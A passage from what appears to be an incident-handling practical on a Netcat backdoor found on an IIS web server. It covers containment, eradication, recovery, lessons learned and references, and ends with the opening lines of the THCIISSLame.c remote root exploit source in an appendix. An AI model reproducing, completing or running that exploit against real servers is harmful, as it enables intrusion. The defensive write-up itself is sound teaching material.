In order to cut off the connection between the suspected server and the attacker, reconfiguration of the firewall has to be done, by disabling outgoing connection from the servers in the service network, except from the mail server on TCP port 25 (SMTP). The following three rules are deleted from the firewall:

Action	Protocol	Destination Port	Source	Destination
Rules for traffic from internal and service network to external				
Accept	tcp	80	192.168.1.0/24	Anywhere
Accept	tcp	443	192.168.1.0/24	Anywhere
Accept	tcp	21	192.168.1.0/24	Anywhere

The following rules are changed from allowing the whole subnet 192.168.1.0/24 to connect to anywhere on TCP port 25 and UDP port 53, to only allowing the respective server to go out. This will fully block the web server from making outgoing connection.

Action	Protocol	Destination Port	Source	Destination
Rules for traffic from internal and service network to external				
Accept	tcp	25	192.168.1.4	Anywhere
Accept	udp	53	192.168.1.5	Anywhere

First thing to do for containment on the server is to perform backup of the current system, so that it can be used for evidence as well as further analysis. The backup will be performed using Symantec Ghost, using its GhostCasting feature, which allows the backup process via network, by creating a backup image of the partition. The GhostCast Server, which will receive the backup image, is run on the incident handler laptop, which is connected to the network using unused IP address, 192.168.1.10. The Ghost.exe is run at the web server to send the backup image to the GhostCast Server.

In order to run the Ghost.exe, the network boot floppy disks set have to be created first. This is done from the incident handler laptop using the Symantec Ghost Boot Wizard,

where the correct network card driver that is used at the web server should be chosen. IP address information also included, 192.168.1.101.

To start the backup process, the web server has to be booted up using the network boot disks. To ensure complete information capture from the server, without giving the attacker codes the chance to detect normal shutdown process (if any), abrupt shutdown by pulling the power plug is performed. To prevent high network bandwidth utilization during the backup, the web server is temporarily connected to the 8 ports hub, together with the incident handler laptop.

Booting up from the floppy disks, the Ghost.exe is started up at the web server. At the incident handler laptop, GhostCast Server is configured to be ready to accept connection from the web server machine. As seen in Figure 24, the session name, which is used to identify the backup session, is created, “mygiftonline-web” along with the name and location of the image file. The backup process is identified by “Create Image” option. To start listening for client (Ghost.exe), the “Accept Clients” button is pressed.



Figure 24. GhostCast Server

From the Ghost.exe, GhostCast menu is chosen in order to use GhostCasting and connect to the GhostCast Server, which then followed by choosing the connection method, which can simply use multicast. The session name “mygiftonline-web” is specified together with the GhostCast Server IP address. After all this specified, the Ghost.exe will connect to the session at the GhostCast Server.

Once the connection is successful, the disk and partition that will be backed up is chosen, and the image compression is specified. The backup process is then started, as shown in Figure 25.



Figure 25. Backup In Progress

Once the backup is done, the image file created is copied into the USB external hard drive, and put together in the ziplock bag as evidence. The web server is connected back to the network, and booted up to its normal Operating System.

The next important area for containment is user databases. There are possibilities that the attacker has created new accounts or used any of the accounts to do his work. Deletion of that additional user or password changes to existing accounts will disable the ability of accessing the system using the respective accounts.

Shown in Figure 26, local user database under Administrative Tools, Computer Management is checked to see if there is any user account added by the attacker, and if any additional users are added into the administrators group (Figure 27). However, this is not found.



Figure 26. Local User Database



Figure 27. Administrators Group

Because the web server is configured as member of domain, the domain's user database is also checked for possibility of user account addition by the attacker, and if any are added into the domain administrators group. This is done from the Administrative Tools, Active Directory Users and Computers on the domain controllers. Same result is found, where no new suspicious user accounts are added.

Since no new users have been added, it is possible that the attacker could have used the existing user or administrator accounts, by cracking the password file located at \winnt\repair. To eliminate this possibility, password changes to all Windows user accounts have to be done. This is announced and carried out with the help of the IT department.

The web application user passwords have to be changed also. It is because they are saved in the database server that may have been accessed by the attacker, due to the connectivity between the web server and the database server. This is announced to all customers via email, using the reason that this is part of the new regular measures to

improve password security. Password used for connectivity to the database server, is changed as well, because this might has been known to the attacker, when he has access to the application files in the compromised web server.

The web server is configured as member of Windows domain for ease of administration, so that using the same domain administrator account, the administrator can log on to the web server. There is no other requirement than this reason. Therefore, it is best to disjoin the server from the domain, so that the accounts will be separated. It is less convenient, but it will be more secure, where compromise of the web server user accounts will not lead to compromise of the domain accounts. Figure 28 shows the disjoining process from the domain to the workgroup. It is done from the Control Panel, System, Network Identification, Properties.



Figure 28. Disjoining Server From Domain

The event log files are checked using the Event Viewer. However, because of the auditing is not enabled, only System and Application logs show number of entries, but nothing can be derived from there related to the incident. From the Security log, there is one entry showing that the audit log was cleared (screenshot of this has been shown in Figure 24, so it is not shown again here). Seen in the log entry that the user performing the deletion is SYSTEM, which most probably the attacker.

IIS log files do not show anything suspicious, as it also only record connections information and resources being accessed.

5.4 Eradication

Eradication phase focuses on finding the root cause of the compromise, eliminating the problem and prevent it from happen again.

During the identification phase, it was found that the code use to connect to the attacker (winword.exe) is scheduled to run using Task Scheduler. Therefore, to disable it from running again, it has to be deleted from scheduled task. This can be done using either the GUI based Scheduled Task or using command line AT command.

Using AT command from the command line (run from the jump-kit CD), the following is done (as seen in the identification phase, the task ID is 1)

```
E:\>at 1 /delete
```

The "1" value representing the task ID, while "/delete" represents the option to delete the specified task ID.
After deletion, AT is run again to see the result of deletion. This time around, it shows no task found:

```
E:\>at
There are no entries in the list.
```

The winword.exe, which is suspected to be Netcat, is copied out for further analysis to the laptop. Using BinText utility from Foundstone[13], as seen in Figure 29, the string content of the file can be analyzed. The portion seen is showing the help strings, which is confirmed to be Netcat's.

From here, it can be concluded that the executable file found, which turned out to be Netcat, is only a backdoor created by the attacker after the initial attack. The attacker is using another method to penetrate in. The winword.exe is then deleted from the server to prevent it from being used again.

Due to the filtering rules on the firewall, which allows many ports between service network and internal, besides external to the service network, there are many possibilities of the source of the initial attack, and quite difficult to determine. The backdoor was successful because the firewall also allows the service network servers to make outgoing connections. Therefore, the focus here is to eradicate the problem found on the web server, and later on monitors the whole network and servers for signs of intruders.

[13] http://www.foundstone.com/resources/proddesc/bintext.htm



Figure 29. Using BinText Utility

Judging from the backdoor installed, which was using Netcat, full rebuild of server is not necessary because the method is considered quite harmless and deletion of the suspected file will be sufficient. Further, no other suspicious applications are running. However, further monitoring has to be done to ensure this.

To identify vulnerabilities that affecting the web server, vulnerability analysis is conducted using vulnerability scanning tools. While the exact vulnerability that was exploited by the attacker could not be pointed out, the analysis will give the overall list of vulnerabilities. So when fixes are applied to all the vulnerabilities listed, it will also include the exploited vulnerability. The analysis is done using NeWT 2.0, a Windows port of Nessus, available from http://www.tenablesecurity.com/newt.html. It is used to perform vulnerability scanning from the local network, running from the laptop, which is connected to the service network using IP address 192.168.1.10. Latest NeWT plugins are installed to ensure coverage on latest vulnerability checks. The NeWT is configured with the web server's administrator password to allow the tool to perform checks using administrator privilege. The scan is performed using all installed plugins to get the most complete results.

Number of vulnerabilities are found during the scan, and based on the results further actions to eliminate them are performed accordingly, which listed in summary as follows (details of the scan results are not covered here to maintain simplicity):

- Missing security updates

These are the updates released after Service Pack 4. They are then downloaded and installed on the server.

- Remove or disable unnecessary services
  Several services are found which were installed by default, but not all are required. Therefore these are then uninstalled or disabled accordingly.
- Disable Netbios
  Netbios is not required so this is then disabled.
- Changing registry settings
  Several changes to the registry are performed to disable some settings.
- Disable administrative shares
  By default, administrators are able to get access to some administrative shares on the server. It is not necessary to do this, so it is then disabled.

After the enhancements are being done, the server is considered clean from possible future attacks. However, monitoring and constant updates of the server is still required to ensure its security.

5.5 Recovery

The recovery phase concentrates on bringing back the system affected back to the fully functional state and strengthen the defenses against future possible attacks.

From the containment and eradication phase, changes and updates to the server have been done, to eliminate the backdoor and vulnerabilities as well as strengthen the server security. All these activities were done with the server still online and serving users. Minor interruptions happened when the server rebooted couple of times. Because of this, there are no extra efforts required to bring the system back online.

To make sure the server is functioning as per normal, the web developer performs functionality test on the web site and web application, by connecting to it via his web browser and viewing the pages, then performing test transactions with the application to make sure everything is working properly. He then performs checking on the backend database to see if transactions are entered properly by his test data as well as by other users.

In order to facilitate better detection of intrusion events in the future, auditing on the server is enabled. Due to the performance impact that the logging may create, selective Audit events are selected for both success and failure events, which are:

- Audit account logon events
  This is used to record the user logon status events, which will be useful to detect any unauthorized logon attempts.
- Audit logon events
  This is used to record user logon activities, such as logon and logoff, and useful for detecting unauthorized access.
- Audit object access

This is used to record access to specific objects, like files, folders or printers. It is useful to allow tracking on who does what with the specific objects.
After enabling this item, the auditing on the individual object has to be enabled as well. In particular, cmd.exe is monitored, because it is often used as the tool for break-ins.

- Audit system events
  This is used to record events like system restart and shutdown. An attacker may need to restart the server to apply certain settings, which then can be identified with this auditing option.

Besides the host level monitoring with the auditing on the server, network level monitoring is being done also using IDS to monitor suspicious traffic in the network, at the external network, service network and internal network. This is done temporarily, with management approval, by placing three hardened Windows 2000 Professional workstations equipped with three network cards each connected to each network and Snort installed on them. The objective is to monitor if there are still any signs of the intruder left from the current incident, besides to detect future other attacks.

Firewall rules for traffic between service network and internal are tightened to limit only necessary traffic to flow through it. This will help to improve defense and detection, because there are lesser possible ways that can be used by an attacker to perform his activities.

After all the changes and updates are put in place, the last step is to test if they are able to effectively detect and defend against potential attacks. Vulnerability scanning using NeWT is performed again from the local network to scan the web server. Another scan is conducted from the internal network to the web server, to see what can pass through the firewall from the internal network to the web server. Lastly, another scan is conducted from the Internet to the web server, to see what vulnerabilities of the web server that are exposed to Internet.

5.6 Lesson Learned

Follow up meeting regarding to the incident is conducted a week after the investigation, which also to allow some time to monitor the network. The meeting is attended by the whole incident handling team, plus the senior management team. The agenda of the meeting is to explain about the incident, how it is being handled, and what improvement is required to prevent such incident from occurring again.

From the incident handling process, the incident can be summarized as follows:

- An incident was detected during security audit on the firewall, which was conducted by third party consultant.
- A backdoor was found on the web server utilizing Netcat, which was scheduled to run every midnight to connect to the attacker machine via port 80.

- The firewall was configured to allow outgoing connections from web server to Internet, which facilitates the connection for the backdoor via HTTP port, and ability to download or upload data and tools via FTP. If they were blocked by the firewall, these activities would not be successful. The firewall was reconfigured to block the outgoing connections during the containment phase.
- It is suspected that the attacker is using connect back shell, because no additional open port found on the server. Further, the initial unexplained outgoing connections were found running using TCP port 443, which might be used for the connect back shell connections. Again, if the firewall did not allow outgoing connection from the web server, these connections would not be successful.
- The exact root cause of the incident could not be found, because there are too many possibilities of exploitation. It could be direct attack from Internet, or attack from the internal network. Except for the backdoor, there were not any traces of attacker left which also because of there were not any adequate mechanisms available for detection of the attack.
- General approach was taken by performing vulnerability scanning, and by using the results, closing all possible vulnerabilities with the security updates and changing of settings and configuration on the server.
- There was a weak firewall policy configured that open all ports between the service network and internal network, that open many possibilities of attack between the two networks. Strengthening of the policy has been done during the recovery phase, to allow only necessary network traffic.
- Auditing has been enabled on the affected server and IDSs were installed to provide monitoring capabilities in the network. Temporarily, this is used to monitor if there are other suspicious activities that are left on the network, related to the current incident.

In order to improve the security of the network, the following recommendation are made:

- Develop security policy for the organization, to lay the foundation for various aspects of security.
- Enhance the perimeter defenses, by applying defense in-depth, to improve detection and filtering of network traffic. This includes adding egress and ingress filtering on the router, and adding application level filtering with HTTP proxy such as Squid and SMTP relay with Sendmail. If it is feasible, upgrade the firewall to use application proxy firewalls, which would be able to filter at application level.
- Enhance detection on the network, by implementing IDS on each of the network segments. The current temporary IDS were run on workstation machines, which may not be able to meet the network bandwidth.
- Enhance detection on the servers and workstations, by enabling auditing, implement host based firewall, IDS and file integrity checking, so that any attacks on the servers or workstations will be captured by any of these security safeguards.
- Implement a centralized logging system where all server logs will be duplicated. This is to prevent losing of valuable logs because the attacker deletes the local logs.
- Strengthen the configuration on the networked machines, by removing unnecessary services and applications, trust relationship, shares, user accounts and other default

settings. Apply the latest update released by the vendors, which will fix vulnerabilities on the specified system or software.

- Regular vulnerability scanning should be conducted to identify vulnerabilities that frequently surfaces. This should be conducted either locally to test without firewall protection or remotely to test with the machines behind firewall. Occasionally, full penetration testing that combines vulnerability scanning with ethical hacking should be conducted, which preferably done by third party consultant. As ethical hacking is performed similarly to what the real attacker does, it will really show whether the security mechanisms in place really able to detect and defend against it.
- Train the IT staffs so that they have better understanding in IT security, and apply their knowledge on their daily job.

6. Vulnerability and Exploit References

Information regarding to the Microsoft SSL Library Remote Compromise vulnerability and the exploit, THCIISSLame.c can be found in the following URLs:

CVE Candidate CAN-2003-0719
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

ISS X-Force Advisory #168, Microsoft SSL Library Remote Compromise Vulnerability
http://xforce.iss.net/xforce/alerts/id/168

Bugtraq ID #10116, Microsoft Windows Private Communications Transport Protocol Buffer Overrun Vulnerability
http://www.securityfocus.com/bid/10116

US-CERT Technical Cyber Security Alert TA04-104A, Multiple Vulnerabilities in Microsoft Products
http://www.us-cert.gov/cas/techalerts/TA04-104A.html

US-CERT Vulnerability Note VU#586540, Microsoft Private Communication Technology (PCT) fails to properly validate message inputs
http://www.kb.cert.org/vuls/id/586540

Microsoft Security Bulletin MS04-011
http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

A Technical description of the SSL PCT vulnerability (CVE-2003-0719)
http://www.securityfocus.com/archive/1/361836

CVE-2004-0719: Microsoft SSL PCT vulnerability
http://www.unital.com/research/ms_ssl_pct.pdf

THCIISSLame 0.3 - IIS 5 SSL remote root exploit
http://www.thc.org/exploits/THCIISSLame.c

SecurityFocus's copy of THCIISSLame 0.3 - IIS 5 SSL remote root exploit
http://www.securityfocus.com/data/vulnerabilities/exploits/THCIISSLame.c

References

The SANS Institute. Incident Handling Step-by-Step and Computer Crime Investigation, Track 4.1. Bethesda: SANS Press, 2003.

The SANS Institute. Computer and Network Hacker Exploits, Part 1, Track 4.2. Bethesda: SANS Press, 2003.

The SANS Institute. Computer and Network Hacker Exploits, Part 2, Track 4.3. Bethesda: SANS Press, 2003.

The SANS Institute. Computer and Network Hacker Exploits, Part 3, Track 4.4. Bethesda: SANS Press, 2003.

The SANS Institute. Computer and Network Hacker Exploits, Part 4, Track 4.5. Bethesda: SANS Press, 2003.

The SANS Institute. Firewalls 101: Perimeter Protection with Firewalls, Track 2.2. Bethesda: SANS Press, 2002.

Northcutt, Stephen. Computer Security Incident Handling, SANS Step-by-Step Series. Bethesda: SANS Press, March 2003.

Mandia, Kevin. Prosise, Chris. Incident Response, Investigating Computer Crime. Berkeley: Osborne/McGraw-Hill, 2001.

Skoudis, Ed. Counter Hack, A Step-by-Step Guide to Computer Attacks and Effective Defenses. Upper Saddle River: Prentice Hall PTR, 2002.

Koziol, Jack. et al. The Shellcoder's Handbook. Indianapolis: Wiley Publishing , Inc., 2004

The MITRE Corporation, "CAN-2003-0719". Common Vulnerabilities and Exposures. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719 (May 2004).

Internet Security Systems, "Microsoft SSL Library Remote Compromise Vulnerability". 21 April 2004. URL: http://xforce.iss.net/xforce/alerts/id/168 (May 2004).

Security Focus. "Microsoft Windows Private Communications Transport Protocol Buffer Overrun Vulnerability". 15 June 2004. URL: http://www.securityfocus.com/bid/10116 (June 2004).

US-CERT. "Multiple Vulnerabilities in Microsoft Products". 14 April 2004. URL: http://www.us-cert.gov/cas/techalerts/TA04-104A.html (May 2004).

US-CERT. “Microsoft Private Communication Technology (PCT) fails to properly validate message inputs”. 22 April 2004. URL: http://www.kb.cert.org/vuls/id/586540 (May 2004).

Microsoft Corporation. “Microsoft Security Bulletin MS04-011, Security Update for Microsoft Windows (835732)”. 15 June 2004. URL: http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx (June 2004).

Cyberpunk, Johnny. “THCIISSLame 0.3 - IIS 5 SSL remote root exploit”. Version 0.3. URL: http://www.thc.org/exploits/THCIISSLame.c (May 2004).

Microsoft Corporation. “TCP/UDP ports used by Exchange 2000 Server”. 18 June 2004. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;278339 (May 2004).

Hoffman, P. “SMTP Service Extension for Secure SMTP over Transport Layer Security”. February 2002. URL: ftp://ftp.rfc-editor.org/in-notes/rfc3207.txt (May 2004).

Microsoft Corporation. “Secure Networking Using Windows 2000 Distributed Security Services”. 19 April 1999. URL: http://www.microsoft.com/windows2000/techinfo/howitworks/security/distsecservices.asp (May 2004).

Microsoft Corporation. “SChannel”. MSDN Library. 2004. URL: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/security_7bcc.asp (May 2004).

Microsoft Corporation. “The Security Support Provider Interface”. 1999. URL: http://www.microsoft.com/windows2000/docs/sspi2000.doc (May 2004).

Microsoft Corporation. “Microsoft Windows 2000 TCP/IP Implementation Details”. 6 January 2000. URL: http://www.microsoft.com/windows2000/techinfo/howitworks/communications/networkbasics/tcpip_implement.asp (May 2004).

Microsoft Corporation. “Windows 2000 Security Technical Overview”. 11 August 2000. URL: http://www.microsoft.com/windows2000/techinfo/howitworks/security/sectech.asp (May 2004).

Hickman, E.B. Kipp. “SSL 2.0 Protocol Specification”. 9 February 1995. URL: http://wp.netscape.com/eng/security/SSL_2.html (May 2004)

Benaloh, Josh. et al. “The Private Communication Technology (PCT) Protocol”, October 1995. URL: http://www.graphcomp.com/info/specs/ms/pct.htm (May 2004).

Cyberpunk, Johnny. “THCIISSLame 0.1 - IIS 5 SSL remote root exploit”. Version 0.1. URL: http://www.security.nnov.ru/files/THCIISSLame.c (May 2004).

Cyberpunk, Johnny. “THCIISSLame 0.2 - IIS 5 SSL remote root exploit”. Version 0.2. URL: http://www.k-otik.com/exploits/04212004.THCIISSLame.c.php (May 2004).

Moore, H D. Cyberpunk, Johnny. “Microsoft IIS 5.x SSL PCT Remote Windows 2k/XP Exploit (MS04-011)”. URL: http://www.k-otik.com/exploits/04242004.iis5x_ssl_pct.pm.php (May 2004).

Moore, HD. Cyberpunk, Johnny. “Windows SSL PCT Overflow”. URL: http://downloads.securityfocus.com/vulnerabilities/exploits/windows_ssl_pct.pm (August 2004)

Rizzo, Juliano. “A Technical description of the SSL PCT vulnerability (CVE-2003-0719)”. 30 April 2004. URL: http://www.securityfocus.com/archive/1/361836 (May 2004).

Quest, C. Kyle. “CVE-2004-0719: Microsoft SSL PCT vulnerability”. Version 1.1. URL: http://www.unital.com/research/ms_ssl_pct.pdf (May 2004).

Roesch, Martin. et al. “WEB-MISC RULES”. Version 1.115. 23 July 2004. URL: http://cvs.snort.org/viewcvs.cgi/snort/rules/web-misc.rules?rev=1.115 (May 2004).

Roesch, Martin. Green, Chris. “Snort Users Manual”. 2003. URL: http://www.snort.org/docs/snort_manual/snort_manual.html (May 2004).

Halm, Tiago. “IISBanner, IIS Banner Changer”. 19 June 2003. URL: http://www.securiteam.com/tools/5KP0D2KAAE.html (May 2004).

Microsoft Corporation. “How To Use the AT Command to Schedule Tasks”. 6 August 2004. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;313565 (June 2004).

Microsoft Corporation. “Chapter 9 - Auditing and Intrusion Detection”. Microsoft Solution for Securing Windows 2000 Server. URL: http://www.microsoft.com/technet/security/prodtech/win2000/secwin2k/09detect.mspx (July 2004).

GFI Software Ltd. “How to detect hackers on your web server”. 2004. URL: http://www.gfi.com/whitepapers/detect-hackers-on-web-server.pdf (July 2004).

The SANS Institute. “The SANS Security Policy Project”. 2004. URL: http://www.sans.org/resources/policies/ (July 2004).

Baker, Simon. et al. “Checking Microsoft Windows® Systems for Signs of Compromise”. Version 1.1.7. 26 June 2004. URL: http://www.ucl.ac.uk/cert/win_intrusion.pdf (July 2004).

Symantec Corporation. “Symantec Ghost Reference Guide”. Version 8.0. 2003. URL: ftp://ftp.symantec.com/public/english_us_canada/products/ghost/manuals/symghost_8/Ghost_ref_guide.pdf (August 2004).

Appendix A: THCIISSLame.c

```
/*****************************************************************************/
/* THCIISSLame 0.3 - IIS 5 SSL remote root exploit                           */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thc.org)                         */
/* THC PUBLIC SOURCE MATERIALS                                               */
/*                                                                           */
/* Bug was found by Internet Security Systems                                */
/* Reversing credits of the bug go to Halvar Flake                           */
/*                                                                           */
/* compile with MS Visual C++ : cl THCIISSLame.c                             */
/*                                                                           */
/* v0.3 - removed sleep[500]; and fixed the problem with zero ips/ports      */
/* v0.2 - This little update uses a connectback shell !                      */
/* v0.1 - First release with portbinding shell on 31337                      */
/*                                                                           */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak,  */
/* scut, stealth, FtR and Random                                             */
/*****************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>

#pragma comment(lib, "ws2_32.lib")

#define jumper    "\xeb\x0f"
#define greetings_to_microsoft "\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21"

char sslshit[] =
